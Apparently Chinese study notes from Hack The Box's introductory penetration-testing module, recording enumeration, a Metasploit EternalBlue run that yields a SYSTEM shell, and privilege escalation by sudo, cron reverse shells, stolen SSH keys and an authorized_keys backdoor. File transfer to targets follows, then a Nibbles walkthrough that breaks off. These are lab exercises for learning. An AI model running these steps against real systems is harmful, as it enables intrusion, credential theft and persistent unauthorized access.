Chenduoduo@htb[/htb]$ gobuster dns -d inlanefreight.com -w
/usr/share/SecLists/Discovery/DNS/namelist.txt
```

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
```

```
[+] Domain:      inlanefreight.com
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:     /usr/share/SecLists/Discovery/DNS/namelist.txt
```

```
2020/12/17 23:08:55 Starting gobuster
```

```
Found: blog.inlanefreight.com
Found: customer.inlanefreight.com
```

```
Found: my.inlanefreight.com
Found: ns1.inlanefreight.com
Found: ns2.inlanefreight.com
Found: ns3.inlanefreight.com
```

```
2020/12/17 23:10:34 Finished
```

Web枚举技巧

- ◆ Banner Grabbing/ Web Server Headers, 横幅抓取/Web服务器标头: Web服务器标头提供了Web服务器托管内容的良好图像。它们可以显示正在使用的特定应用程序框架、身份验证选项, 以及服务器是否缺少必要的安全选项或配置错误。我们可以使用 **cURL** 从命令行检索服务器头信息。 **cURL** 是我们的渗透测试工具包的另一个重要补充, 建议熟悉它的许多选项。

```
Chenduoduo@htb[/htb]$ curl -IL https://www.inlanefreight.com

HTTP/1.1 200 OK
Date: Fri, 18 Dec 2020 22:24:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Link: <https://www.inlanefreight.com/index.php/wp-json/>;
rel="https://api.w.org/"
Link: <https://www.inlanefreight.com/>; rel=shortlink
Content-Type: text/html; charset=UTF-8
```

另一个方便的工具是**EyeWitness**, 它可以用来截取目标web应用程序的屏幕截图, 指纹, 并识别可能的默认凭据。

- ◆ **Whatweb**使用命令行工具 **whatweb** 提取web服务器、支持框架和应用程序的版本。这些信息可以帮助我们确定正在使用的技术, 并开始搜索潜在的漏洞。

```
Chenduoduo@htb[/htb]$ whatweb 10.10.10.121

http://10.10.10.121 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ],
Email[license@php.net], HTTPServer[Ubuntu Linux][Apache/2.4.41
(Ubuntu)], IP[10.10.10.121], Title[PHP 7.4.3 - phpinfo()]
```

Whatweb 是一个方便的工具, 它包含许多功能, 可以在网络上自动枚举web应用程序。

```
Chenduoduo@htb[/htb]$ whatweb --no-errors 10.10.10.0/24
```

```
http://10.10.10.11 [200 OK] Country[RESERVED][ZZ],
HTTPServer[nginx/1.14.1], IP[10.10.10.11], PoweredBy[Red,nginx],
Title[Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux],
nginx[1.14.1]
http://10.10.10.100 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.100],
Title[File Sharing Service]
http://10.10.10.121 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ],
Email[license@php.net], HTTPServer[Ubuntu Linux][Apache/2.4.41
(Ubuntu)], IP[10.10.10.121], Title[PHP 7.4.3 - phpinfo()]
http://10.10.10.247 [200 OK] Bootstrap, Country[RESERVED][ZZ],
Email[contact@cross-fit.htb], Frame, HTML5, HTTPServer[OpenBSD httpd],
IP[10.10.10.247], JQuery[3.3.1], PHP[7.4.12], Script, Title[Fine Wines],
X-Powered-By[PHP/7.4.12], X-UA-Compatible[ie=edge]
```

- ◆ Certificates, 证书: 如果使用HTTPS, SSL/TLS证书是另一个潜在的有价值的信息来源。浏览到 <https://10.10.10.121/> 并查看证书将显示以下详细信息, 包括电子邮件地址和公司名称。如果在评估范围内, 这些可能被用来进行网络钓鱼攻击。

Certificate

Networks

Subject Name

Country GB

State/Province London

Locality London

Organization Megabank Limited

Organizational Unit IT

Common Name Networks

Email Address networks@megabank.htb

Issuer Name

Country GB

State/Province London

Locality London

Organization Megabank Limited

Organizational Unit IT

Common Name Networks

Email Address networks@megabank.htb

- ◆ Robots.txt: 这是常见的网站包含一个 [robots.txt](#) 文件, 其目的是指示搜索引擎网络爬虫, 如Googlebot哪些资源可以访问和不能索引。 [robots.txt](#) 文件可以提供有价值的信息, 例如私有文件和管理页面的位置。在本例中, 我们看到 [robots.txt](#) 文件包含两个不允许的条目。


```
User-agent: *
Disallow: /private
Disallow: /uploaded_files
```

- ◆ Source Code, 源码: 检查我们遇到的任何网页的源代码也是值得的。我们可以点击 **[CTRL + U]** 在浏览器中打开源代码窗口。这个示例显示了一个开发者评论, 其中包含一个测试帐户的凭据, 可用于登录网站。

Public Exploits

一旦我们确定了在 **Nmap** 扫描中确定的端口上运行的服务, 第一步是查看是否有任何应用程序/服务具有任何公共漏洞。可以在开放端口上运行的web应用程序和其他应用程序中发现公共漏洞, 例如 **SSH** 或 **ftp**。

- ◆ 许多工具可以帮助我们搜索枚举阶段可能遇到的各种应用程序和服务的公共漏洞。一种方法是使用 **exploit** 作为应用程序名称谷歌, 看看我们是否得到任何结果:



- ◆ 用于此目的的一个知名工具是 **searchsploit**, 我们可以使用它来搜索任何应用程序的公共漏洞/利用。我们可以用下面的命令安装它:

```
Chenduoduo@htb[/htb]$ sudo apt install exploitdb -y
```

然后, 我们可以使用 **searchsploit** 来搜索特定的应用程序名称, 如下所示:

```
Chenduoduo@htb[/htb]$ searchsploit openssh 7.2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	

```

linux/remote/45210.py
OpenSSH 7.2 - Denial of Service |
linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection |
multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration |
linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain
Sockets Privilege Escalation
| linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading |
linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) |
linux/remote/45939.py
OpenSShd 7.2p2 - Username Enumeration |
linux/remote/40113.txt

```

- ◆ Metasploit Primer, Metasploit框架 (MSF) 是渗透测试人员的优秀工具。它包含许多针对许多公共漏洞的内置漏洞, 并提供了一种使用这些漏洞攻击易受攻击目标的简单方法。MSF还有很多其他功能, 比如: 运行侦察脚本, 枚举远程主机和受损目标、验证脚本, 用于测试漏洞的存在, 而不会实际危及目标、Meterpreter, 这是一个很好的工具, 可以连接到shell并在受损的目标上运行命令、许多后开发和旋转工具
- 让我们举一个基本的例子, 搜索我们正在攻击的应用程序的漏洞, 以及如何利用它。要运行 **Metasploit**, 我们可以使用 **msfconsole** 命令:

```
Chenduoduo@htb[/htb]$ msfconsole
```

```

.:ok000kdc'          'cdk000ko:.
.x00000000000000c    c0000000000000x.
:0000000000000000k,  ,k000000000000000:
'000000000k00000: :000000000000000000'
o00000000.    .o0000o0000l.    ,00000000o
d00000000.    .c00000c.    ,00000000x
l00000000.    ;d;    ,00000000l
.00000000.    .;    ;    ,00000000.
c0000000.    .00c.    'o00.    ,0000000c
o000000.    .0000.    :0000.    ,000000o
l00000.    .0000.    :0000.    ,00000l
;0000'    .0000.    :0000.    ;0000;
.d00o    .0000occcx0000.    x00d.
,k0l    .0000000000000.    .d0k,

```

```

:kk;.0000000000000.c0k:
;k000000000000000k:
,x00000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.0.16-dev ]
+ -- --=[ 2074 exploits - 1124 auxiliary - 352 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

```

一旦 **Metasploit** 运行，我们就可以使用 **search exploit** 命令搜索目标应用程序。例如，我们可以搜索前面发现的SMB漏洞：

```
msf6 > search exploit eternalblue
```

Matching Modules

#	Name	Disclosure Date
Rank	Check Description	
4	exploit/windows/smb/ms17_010_psexec	2017-03-14
normal	Yes MS17-010	

我们发现了这个服务的一个漏洞。我们可以复制它的全名并使用 **USE** 来使用它：

```
msf6 > use exploit/windows/smb/ms17_010_psexec
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

在我们运行这个漏洞之前，我们需要配置它的选项。要查看可供配置的选项，我们可以使用 **show options** 命令：

```
Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting
Required Description	


```

DBGTRACE                false
yes      Show extra debug trace info
LEAKATTEMPTS            99
yes      How many times to try to leak transaction
NAMEDPIPE
no       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES             /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt yes      List of named pipes
to check
RHOSTS
yes      The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
RPORT                445
yes      The Target port (TCP)
SERVICE_DESCRIPTION
no       Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME
no       The service display name
SERVICE_NAME
no       The service name
SHARE                ADMIN$
yes      The share to connect to, can be an admin share (ADMIN$,C$, ... )
or a normal read/write folder share
SMBDomain             .
no       The Windows domain to use for authentication
SMBPass
no       The password for the specified username
SMBUser
no       The username to authenticate as

... SNIP ...

```

任何将 **Required** 设置为 **yes** 的选项都需要设置才能使漏洞发挥作用。在这种情况下，我们只有两个选项要设置：**RHOSTS**，这意味着我们的目标的IP（这可以是一个IP，多个IP，或包含IP列表的文件）。第二个选项 **LHOST**，表示攻击主机的IP（可以是单个IP，也可以是网络接口的名称）。在下面的示例中，**LHOST** 被设置为与我们的 **tun0** 接口关联的IP。)我们可以使用 **set** 命令设置它们：

```

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST tun0
LHOST => tun0

```

一旦我们设置了这两个选项，我们就可以开始利用了。然而，在我们运行脚本之前，我们可以运行一个检查来确保服务器是脆弱的：

```
msf6 exploit(windows/smb/ms17_010_psexec) > check

[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
```

正如我们所看到的，服务器确实是脆弱的。注意，并非 **Metasploit Framework** 中的每个漏洞都支持 **check** 函数。最后，我们可以使用 **run** 或 **exploit** 命令来运行这个漏洞：

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] 10.10.10.40:445 - Target OS: Windows 7 Professional 7601 Service
Pack 1
[*] 10.10.10.40:445 - Built a write-what-where primitive ...
[+] 10.10.10.40:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.10.10.40:445 - Selecting PowerShell target
[*] 10.10.10.40:445 - Executing the payload ...
[+] 10.10.10.40:445 - Service start timed out, OK if running a command
or non-service executable ...
[*] Sending stage (175174 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.2:4444 → 10.10.10.40:49159)
at 2020-12-27 01:13:28 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 39640 created.
Channel 0 created.
Windows 7 Professional 7601 Service Pack 1
(C) Copyright 1985-2009 Microsoft Corp.

C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM
```

正如我们所看到的，我们已经能够获得对机器的管理访问权限，并使用 **shell** 命令将我们放入交互式shell中。这些是使用 **Metasploit** 利用远程服务器上的漏洞的基本示例。Hack the Box 平台上有许多退役的盒子，它们非常适合练习Metasploit。其中包括但不限于：

- ◆ Granny/Grandpa
- ◆ Jerry
- ◆ Blue
- ◆ Lame
- ◆ Optimum
- ◆ Legacy
- ◆ Devel

```
(root@kali24)-[/usr/share/exploitsdb]
# nmap -sV 94.237.54.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 15:23 AEDT
Nmap scan report for 94-237-54-42.uk-lon1.upcloud.host (94.237.54.42)
Host is up (0.29s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
19/tcp    filtered  chargen
22/tcp    open      ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
111/tcp   open      rpcbind  2-4 (RPC #100000)
32785/tcp open      http     Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds
```

Shell

- ◆ Reverse Shell: 连接回我们的系统并通过反向连接给予我们控制权。
A **Reverse Shell** 是最常见的shell类型，因为它是获得对受损主机的控制权的最快和最简单的方法。一旦我们在远程主机上识别出允许远程代码执行的漏洞，我们就可以在我们的机器上启动一个 **netcat** 监听器，它监听特定的端口，比如端口 **1234**。有了这个侦听器，我们可以执行一个 **reverse shell command**，它连接远程系统shell，即 **Bash** 或 **PowerShell** 到我们的 **netcat** 侦听器，这给了我们一个远程系统上的反向连接。
- ◆ Bind Shell: 等待我们连接到它，并在我们连接后给予我们控制权。
一旦我们执行 **Bind Shell Command**，它将开始监听远程主机上的一个端口，并将该主机的shell绑定到该端口，即 **Bash** 或 **PowerShell**。我们必须使用 **netcat** 连接到该端口，然后我们将通过该系统上的shell获得控制。

- ◆ Web Shell: 通过web服务器通信, 通过HTTP参数接受我们的命令, 执行它们, 并打印输出。最后一种壳层是a **Web Shell**。A **Web Shell** 是典型的web脚本, 即 **PHP** 或 **ASPX**, 它通过HTTP请求参数接受我们的命令, 如 **GET** 或 **POST** 请求参数, 执行我们的命令, 并将其输出返回到web页面上。

提权

权限提升, 我们对远程服务器的初始访问通常是在低权限用户上, 还未拥有对目标机器的完全访问权限。为了获得完全访问权限, 需要找到一个内部/本地漏洞, 将我们的权限升级到root用户在Linux系统中, 或者升级到administrator/SYSTEM 用户在windows系统中。

1. 提权清单

在获得目标机器的初始访问权限后, 通过枚举该机器, 以找到任何可能存在的漏洞, 从而获得更高的权限级别。一般可以在网上找到许多检查清单和备忘单, 上面有一系列我们可以运行的检查和运行这些检查的命令。

HackTricks, 为Linux和Windows本地特权升级提供了一个枚举清单。

PayloadsAllTheThings, 也有Linux和Windows清单。

2. 枚举脚本

上面的许多命令可以通过脚本自动运行, 以遍历报告并查找任何弱点。我们可以运行许多脚本, 通过运行返回任何感兴趣的发现的通用命令来自动枚举服务器。一些常见的Linux枚举脚本包括**LinEnum**和**linuxprivchecker**, 对于Windows包括**Seatbelt**和**JAWS**。

另一个我们可以用于服务器枚举的有用工具是**Privilege Escalation Awesome Scripts SUITE (PEASS)**, 因为它被很好地维护以保持最新, 并且包含用于枚举Linux和Windows的脚本。

PS: 注意: 这些脚本将运行许多已知用于识别漏洞的命令, 并产生许多“噪音”, 这些“噪音”可能会触发查找这些类型事件的防病毒软件或安全监控软件。这可能会阻止脚本运行, 甚至触发系统已被破坏的警报。在某些情况下, 我们可能希望执行手动枚举而不是运行脚本。

3. 内核漏洞

每当我们遇到运行旧操作系统的服务器时, 我们应该首先寻找可能存在的潜在内核漏洞。假设服务器没有使用最新的更新和补丁进行维护。在这种情况下, 它很可能容易受到未打补丁的Linux和Windows版本上发现的特定内核漏洞的攻击。

例如, 上面的脚本显示Linux版本为 **3.9.0-73-generic**。如果我们谷歌利用这个版本或者使用 **searchsploit**, 我们会发现 **CVE-2016-5195**, 或者称为 **DirtyCow**。我们可以搜索并下载DirtyCow漏洞, 并在服务器上运行它以获得root访问权限。

同样的概念也适用于Windows, 因为在未打补丁/旧版本的Windows中存在许多漏洞, 其中各种漏洞可用于特权升级。我们应该记住, 内核漏洞利用会导致系统不稳定, 在生产系统上运行它们之前, 我们应该非常小心。最好在实验室环境中尝试它们, 并且只有在得到客户明确批准和协调的情况下才在生产系统上运行它们。

4. 脆弱软件

另一个我们要查找的是安装的软件。例如，我们可以在Linux上使用 `dpkg -l` 命令，或者在Windows上查看 `C:\Program Files` 来查看系统上安装了什么软件。我们应该寻找任何已安装软件的公开漏洞，特别是如果使用的是包含未修补漏洞的旧版本。

5. 用户权限

在获得对服务器的访问权之后，另一个重要的方面是我们可以访问的用户的权限。假设允许我们以root（或其他用户）的身份运行特定的命令。在这种情况下，我们可以将权限升级为root/system用户，或者以不同的用户获得访问权限。下面是一些利用某些用户权限的常见方法：

6. Sudo

7. SUID

8. Windows Token Privileges Windows令牌权限

Linux中的 `sudo` 命令允许用户以不同的用户执行命令。它通常用于允许权限较低的用户以root身份执行命令，而不授予他们对root用户的访问权限。这通常是因为特定的命令只能以root身份运行，比如 `tcpdump`，或者允许用户访问某些仅限root的目录。我们可以使用 `sudo -l` 命令来检查我们拥有的 `sudo` 权限：

```
Chenduoduo@htb[/htb]$ sudo -l

[sudo] password for user1:
... SNIP ...

User user1 may run the following commands on ExampleServer:
    (ALL : ALL) ALL
```

上面的输出表明，我们可以运行 `sudo` 的所有命令，这给了我们完整的访问权限，我们可以使用 `su` 命令 `sudo` 切换到root用户：

```
Chenduoduo@htb[/htb]$ sudo su -

[sudo] password for user1:
whoami
root
```

上述命令需要密码才能运行 `sudo` 的任何命令。在某些情况下，我们可能被允许执行某些应用程序，或所有应用程序，而无需提供密码：

```
Chenduoduo@htb[/htb]$ sudo -l
```

```
(user : user) NOPASSWD: /bin/echo
```

“**NOPASSWD**”表示 **/bin/echo** 命令可以不输入密码执行。如果我们通过漏洞获得对服务器的访问权限，并且没有用户的密码，这将是有益的。正如上面说的 **user**，我们可以作为该用户运行 **sudo**，而不是作为根用户。为此，我们可以用 **-u user** 指定用户：

```
Chenduoduo@htb[/htb]$ sudo -u user /bin/echo Hello World!
```

```
Hello World!
```

一旦我们找到了一个可以以 **sudo** 运行的特定应用程序，我们就可以寻找利用它的方法，以root用户的身份获取shell。gtobins (<https://gtfobins.github.io/>) 包含命令列表以及如何通过 **sudo** 利用它们。我们可以搜索我们拥有 **sudo** 权限的应用程序，如果它存在，它可能会告诉我们应该执行的确切命令，以便使用我们拥有的 **sudo** 权限获得root访问权限。

LOLBAS (<https://lolbas-project.github.io/#>) 还包含一个Windows应用程序列表，我们可以利用这些应用程序来执行某些功能，例如在特权用户的上下文中下载文件或执行命令。🔗

6. 计划任务

在Linux和Windows中，都有一些方法可以让脚本以特定的间隔运行以执行任务。例如每小时运行一次防病毒扫描或每30分钟运行一次备份脚本。通常有两种方法可以利用计划任务 (Windows) 或cron作业 (Linux) 来提升我们的权限：

- ◆ 添加新的计划任务/ cron jobs
- ◆ 诱骗执行恶意软件

最简单的方法是检查我们是否被允许添加新的计划任务。在Linux中，维护计划任务的一种常见形式是通过 **Cron Jobs**。如果我们对特定目录具有 **write** 权限，我们可以利用这些目录添加新的cron作业。这些包括：

1. **/etc/crontab**
2. **/etc/cron.d**
3. **/var/spool/cron/crontabs/root**

如果我们可以写入一个由cron作业调用的目录，那么我们可以编写一个带有反向shell命令的bash脚本，该脚本在执行时应该向我们发送一个反向shell。

4. 暴露凭证

Exposed Credentials,

接下来，我们可以查找可以读取的文件，并查看它们是否包含任何公开的凭据。这

在 `configuration` 文件, `log` 文件和用户历史文件 (Linux中 `bash_history` , Windows中 `PSReadLine`) 中非常常见。我们在开始讨论的枚举脚本通常在文件中查找潜在的密码并提供给我们, 如下所示:

```
... SNIP ...
[+] Searching passwords in config PHP files
[+] Finding passwords inside logs (limit 70)
... SNIP ...
/var/www/html/config.php: $conn = new mysqli(localhost, 'db_user',
'password123');
```

正如我们所看到的, 数据库密码 '`password123`' 是公开的, 这将允许我们登录到本地 `mysql` 数据库并查找感兴趣的信息。我们也可以检查 `Password Reuse` , 因为系统用户可能已经使用了他们的数据库密码, 这可能允许我们使用相同的密码切换到该用户, 如下所示:

```
Chenduoduo@htb[/htb]$ su -

Password: password123
whoami

root
```

8. SSH密钥

如果我们对特定用户的 `.ssh` 目录有读访问权限, 我们可以读取在 `/home/user/.ssh/id_rsa` 或 `/root/.ssh/id_rsa` 中找到的他们的私有ssh密钥, 并使用它登录到服务器。如果我们可以读取 `/root/.ssh/` 目录, 并且可以读取 `id_rsa` 文件, 我们可以将其复制到我们的机器上, 并使用 `-i` 标志来登录它:

```
Chenduoduo@htb[/htb]$ vim id_rsa
Chenduoduo@htb[/htb]$ chmod 600 id_rsa
Chenduoduo@htb[/htb]$ ssh root@10.10.10.10 -i id_rsa

root@10.10.10.10#
```

PS: 注意, 我们在机器上创建密钥后, 对它使用了命令 '`chmod 600 id_rsa`' 来更改文件的权限, 使其更具限制性。如果ssh密钥具有宽松的权限, 即可能被其他人读取, ssh服务器将阻止它们工作。

如果我们发现自己对users `/.ssh/` 目录具有写访问权限, 我们可以将我们的公钥放在用户的ssh目录 `/home/user/.ssh/authorized_keys` 。该技术通常用于在作为该用户获得shell后获得ssh访问权限。当前的SSH配置不接受其他用户编写的密钥, 因此只有当我们已经获得对该用户

的控制权时，它才会工作。我们必须首先创建一个新的键，其中 `ssh-keygen` 和 `-f` 标志来指定输出文件：

```
Chenduoduo@htb[/htb]$ ssh-keygen -f key

Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase): *****
Enter same passphrase again: *****

Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
SHA256: ... SNIP ... user@parrot
The key's randomart image is:
+---[RSA 3072]---+
|    .. o .++ .+    |
| ... SNIP ...      |
|    .  .. oo+.    |
+---[SHA256]---+
```

这将给我们两个文件：`key`（我们将使用 `ssh -i`）和 `key.pub`，我们将把它们复制到远程机器上。让我们复制 `key.pub`，然后在远程机器上，我们将其添加到 `/root/.ssh/authorized_keys`：

```
user@remotehost$ echo "ssh-rsa AAAAB ... SNIP ... M= user@parrot" >>
/root/.ssh/authorized_keys
```

现在，远程服务器应该允许我们使用私钥作为该用户登录：

```
Chenduoduo@htb[/htb]$ ssh root@10.10.10.10 -i key

root@remotehost#
```

正如我们所看到的，我们现在可以以用户 `root` 的身份ssh登录。Linux特权升级和Windows特权升级模块详细介绍了如何使用这些方法进行特权升级，以及许多其他方法。

练习

检查 SUDO 权限 检查 `user2` 是否可以通过 `sudo` 执行特权命令：`sudo -l`

```
user1@ng-1472210-gettingstartedprivesc-jew7p-5dc6d85656-
t55l2:/home/user2$ sudo -l

Matching Defaults entries for user1 on ng-1472210-gettingstartedprivesc-
```

```
jew7p-5dc6d85656-t55l2:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User user1 may run the following commands on ng-1472210-
gettingstartedprivesc-jew7p-5dc6d85656-t55l2:
    (user2 : user2) NOPASSWD: /bin/bash
user1@ng-1472210-gettingstartedprivesc-jew7p-5dc6d85656-
t55l2:/home/user2$
```

用户 **user1** 可以以 **user2** 的身份运行 `/bin/bash`，并且 **无需密码** (**NOPASSWD**)。

当前用户 (**user1**) 可以使用 `sudo -u user2 /bin/bash` 以 **user2** 用户的身份启动一个新的 Bash 会话。这意味着您已经成功切换到 **user2** 用户，并且可以以该用户的权限执行操作。

```
user1@ng-1472210-gettingstartedprivesc-jew7p-5dc6d85656-
t55l2:/home/user2$ sudo -u user2 /bin/bash
user2@ng-1472210-gettingstartedprivesc-jew7p-5dc6d85656-t55l2:~$
```

文件传输

在许多渗透测试过程中，都可能需要将文件传输到远程服务器，例如枚举脚本或漏洞利用，或者将数据传输回攻击主机。

1. 使用 **wget**

一种方法是在我们的机器上运行 Python HTTP 服务器，然后使用 **wget** 或 **cURL** 在目标主机上下载文件。

先进入需要对外开放的文件夹中：`cd /Tmp`

之后，将其设为服务器：`python3 -m http.server 8000`

在目标服务器上运行：`wget http://[本机IP]:[port]/[指定文件名]`

注意，我们使用的 IP `10.10.14.1`，Python 服务器运行的端口 `8000`。如果远程服务器没有 **wget**，我们可以使用 **cURL** 来下载文件：

`curl http://[本机IP]:[port]/[指定文件名] -o [输出文件名]`

还需要用到 `-o` 命令来给下载的文件命名

2. 使用 SCP

使用 `scp`，前提是我们已经获得了远程主机上的ssh用户凭据。我们可以这样做：

```
scp [指定文件] user@[目标IP]:[目标文件保存目录/输出文件名]
```

我们在 `scp` 之后指定了本地文件名，远程目录将保存到 `:` 之后。

3. 使用 Base64

在某些情况下，无法进行文件传输。例如，防火墙保护，阻止目标机器从外部下载文件。在这种情况下，可以使用一个简单的技巧将文件base64编码为 `base64` 格式，然后将 `base64` 字符串粘到远程目标服务器上并进行解码。

例如，传输一个名为 `shell` 的二进制文件，可以将其编码为 `base64`：

```
Chenduoduo@htb[/htb]$ base64 shell -w 0
f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAA ... <SNIP>
... lIuy9iaW4vc2gAU0iJ51JXSInmDwU
```

现在，我们可以复制这个 `base64` 字符串，到远程主机，并使用 `base64 -d` 来解码它，并将输出管道到一个文件中：

```
user@remotehost$ echo f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAA ... <SNIP>
... lIuy9iaW4vc2gAU0iJ51JXSInmDwU | base64 -d > shell
```

4. 验证文件传输

要验证文件的格式，我们可以对其运行`file`命令：

```
user@remotehost$ file shell
shell: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, no section header
```

正如我们所看到的，当我们在 `shell` 文件上运行 `file` 命令时，它说它是一个ELF二进制文件，这意味着我们成功地传输了它。为了确保在编码/解码过程中没有弄乱文件，我们可以检查它的md5哈希值。在我们的机器上，我们可以运行 `md5sum`：

```
Chenduoduo@htb[/htb]$ md5sum shell

321de1d7e7c3735838890a72c9ae7d1d shell
```

现在，我们可以转到远程服务器并在我们传输的文件上运行相同的命令：

```
user@remotehost$ md5sum shell
```

```
321de1d7e7c3735838890a72c9ae7d1d shell
```

正如我们所看到的，两个文件具有相同的md5散列，这意味着文件被正确传输。

Practises - Nibbles

这是一个简单的Linux机器，展示了常见的枚举策略、基本的web应用程序利用和与文件相关的错误配置，以提高权限。

◆ Enumeration

第一步是执行一些基本的枚举。

首先，已经知道目标的IP地址，是linux，并且有一个于网络相关的攻击媒介。

Nmap快速扫描开始，

使用 `nmap -sV --open -oA nibbles_initial_scan [ip address]` 命令查找打开的端口，`-sV` 针对默认的前1000个端口运行一个服务枚举扫描，并且只返回打开的端口（`--open`）。

我们可以使用 `nmap -v -oG -` 命令，在没有指定目标的情况下运行扫描，检查对于给定的扫描类型，哪些端口 `nmap` 扫描。这里我们将使用 `-oG -` 和 `-v` 将可greppable格式输出到stdout，以获得详细输出。由于没有指定目标器，因此扫描将失败，但将显示扫描的端口。

```
Chenduoduo@htb[/htb]$ nmap -v -oG -
```

```
# Nmap 7.80 scan initiated Wed Dec 16 23:22:26 2020 as: nmap -v -oG -
```

```
# Ports scanned: TCP(1000;1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-445,458,464-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,1102,1104-1108,1110-1114,1117,1119,1121-1124,1126,1130-1132,1137-1138,1141,1145,1147-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,1352,1417,1433-1434,1443,1455,1461,1494,1500-1501,1503,1521,1524,1533,1556,1580,1583,1594,1600,1641,1658,1666,1687-1688,1700,1717-1721,1723,1755,1761,1782-1783,1801,1805,1812,1839-1840,1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-
```

2049,2065,2068,2099-2100,2103,2105-
2107,2111,2119,2121,2126,2135,2144,2160-2161,2170,2179,2190-
